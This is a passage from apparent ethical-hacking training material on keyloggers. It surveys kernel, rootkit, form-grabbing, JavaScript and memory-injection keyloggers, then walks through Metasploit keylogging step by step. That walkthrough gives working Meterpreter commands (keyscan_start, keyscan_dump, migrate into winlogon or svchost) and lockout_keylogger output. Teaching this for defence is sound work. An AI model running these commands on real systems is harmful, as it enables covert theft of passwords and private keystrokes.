    Attackers rarely use kernel keyloggers because they are difficult to write and require a high level of proficiency from the keylogger developers. These keyloggers exist at the kernel level. Consequently, they are difficult to detect, especially for user-mode applications. This kind of keylogger acts as a keyboard device driver and thus gains access to all information typed on the keyboard.

    The rootkit-based keylogger is a forged Windows device driver that records all keystrokes. This keylogger hides from the system and is undetectable, even with standard or dedicated tools.

    This kind of keylogger usually acts as a device driver. The device driver keylogger replaces the existing I/O driver with the embedded keylogging functionality. This keylogger saves all the keystrokes performed on the computer into a hidden logon file, and then sends the file to the destination through the Internet.

  - **Hypervisor-Based Keylogger**

    A hypervisor-based keylogger works within a malware hypervisor operating on the OS.

  - **Form-Grabbing-Based Keylogger**

    A form-grabbing-based keylogger records web form data and then submits it over the Internet, after bypassing HTTPS encryption. Form-grabbing-based keyloggers log web form inputs by recording web browsing on the "submit event" function.

- **JavaScript-Based Keylogger**


  Attackers inject malicious JavaScript tags on the web page of a compromised website to listen to key events such as onKeyUp() and onKeyDown(). Attackers use various techniques such as man-in-the-browser/manipulator-in-the-browser, cross-site scripting, etc. to inject malicious script.

- **Memory-Injection-Based Keylogger**

  Memory-injection-based keyloggers modify the memory tables associated with the web browser and system functions to log keystrokes. Attackers also use this technique to bypass UAC in Windows systems.


Remote Keylogger Attack Using Metasploit

- Attackers use tools such as Metasploit to launch **persistent keylogging**
- Use the `Keyscan_start` command to initiate the actual keylogging process on the target system
- Use the `Keyscan_dump` command to sniff the keystrokes of the user on the target machine



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><
^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>test<CR>
<CR>
<Shift>My phone number is xxxxxxxxxx and my email address is xxxxxxx<Shift><Shift><Shift><Shift><Shif
t><Shift><Shift><Shift><Shift><Shift>@gmail.com<^S>

meterpreter > 
```

- Attackers can also automate the entire sniffing and data dumping process using the Metasploit `lockout_keylogger` exploit



```
odule options (post/windows/capture/lockout_keylogger):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HEARTBEAT  30               yes       Heart beat between idle checks
   INTERVAL   30               yes       Time between key collection during logging
   LOCKTIME   300              yes       Amount of idle time before lockout
   PID        6564             no        Target PID, only needed if multiple winlogon.exe instances
                                          exist
   SESSION    2                yes       The session to run this module on
   WAIT       false            yes       Wait for lockout instead of default method

sf6 post(windows/capture/lockout_keylogger) > exploit

[*] WINLOGON PID:6564 specified. I'm trusting you...
[*] Migrating from PID:8664
[+] Migrated to WINLOGON PID: 6564 successfully
[+] Keylogging for NT AUTHORITY\SYSTEM @ WINDOWS11
[*] System has currently been idle for 0 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 1 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 9 seconds
[*] Current Idle time: 39 seconds
[*] Current Idle time: 14 seconds
[*] Current Idle time: 6 seconds
[*] Current Idle time: 11 seconds
[*] Current Idle time: 41 seconds
[*] Current Idle time: 71 seconds
```

Remote Keylogger Attack Using Metasploit

Attackers may obtain remote access to the victim machine, but they cannot access specific folders or files that are secured with strong passwords. To steal such complex passwords from the target machine, attackers need to install and run a keylogger to capture the keyboard entries. For this purpose, attackers use tools such as Metasploit to launch persistent keylogging.

Establishing a Keylogger Using Metasploit


On the exploited Windows machine, attackers establish a Meterpreter session and perform the following steps.

- Use the **ps** command to obtain the list of running processes and their process IDs (PIDs) on the target system.

- To avoid closing and reinitiating the ongoing exploitation process, attackers migrate their current PID to that of a running process (here, explorer.exe).

  `getpid`


  `migrate <PID>`



```
                                                                       ewy\ShellExperienceHost.ex
                                                                       e
8484  8436  msedge.exe       x64   1        Windows11\Admin            C:\Program Files (x86)\Mic
                                                                       rosoft\Edge\Application\ms
                                                                       edge.exe
8532  8380  conhost.exe      x64   1        Windows11\Admin            C:\Windows\System32\conhos
                                                                       t.exe
8576  8532  jusched.exe      x86   1        Windows11\Admin            C:\Program Files (x86)\Com
                                                                       mon Files\Java\Java Update
                                                                       \jusched.exe
8664  848   svchost.exe      x64   0        NT AUTHORITY\SYSTEM        C:\Windows\System32\svchos
                                                                       t.exe
8692  8436  msedge.exe       x64   1        Windows11\Admin            C:\Program Files (x86)\Mic
                                                                       rosoft\Edge\Application\ms
                                                                       edge.exe
8704  8436  msedge.exe       x64   1        Windows11\Admin            C:\Program Files (x86)\Mic
                                                                       rosoft\Edge\Application\ms
                                                                       edge.exe
8716  848   svchost.exe      x64   0        NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchos
                                                                       t.exe
8784  8436  msedge.exe       x64   1        Windows11\Admin            C:\Program Files (x86)\Mic
                                                                       rosoft\Edge\Application\ms
                                                                       edge.exe
9104  848   svchost.exe      x64   0        NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchos
                                                                       t.exe

meterpreter > migrate 8664
[*] Migrating from 6580 to 8664...
[*] Migration completed successfully.
meterpreter >
```

Figure 6.137: Screenshot of Metasploit showing the migration of PID

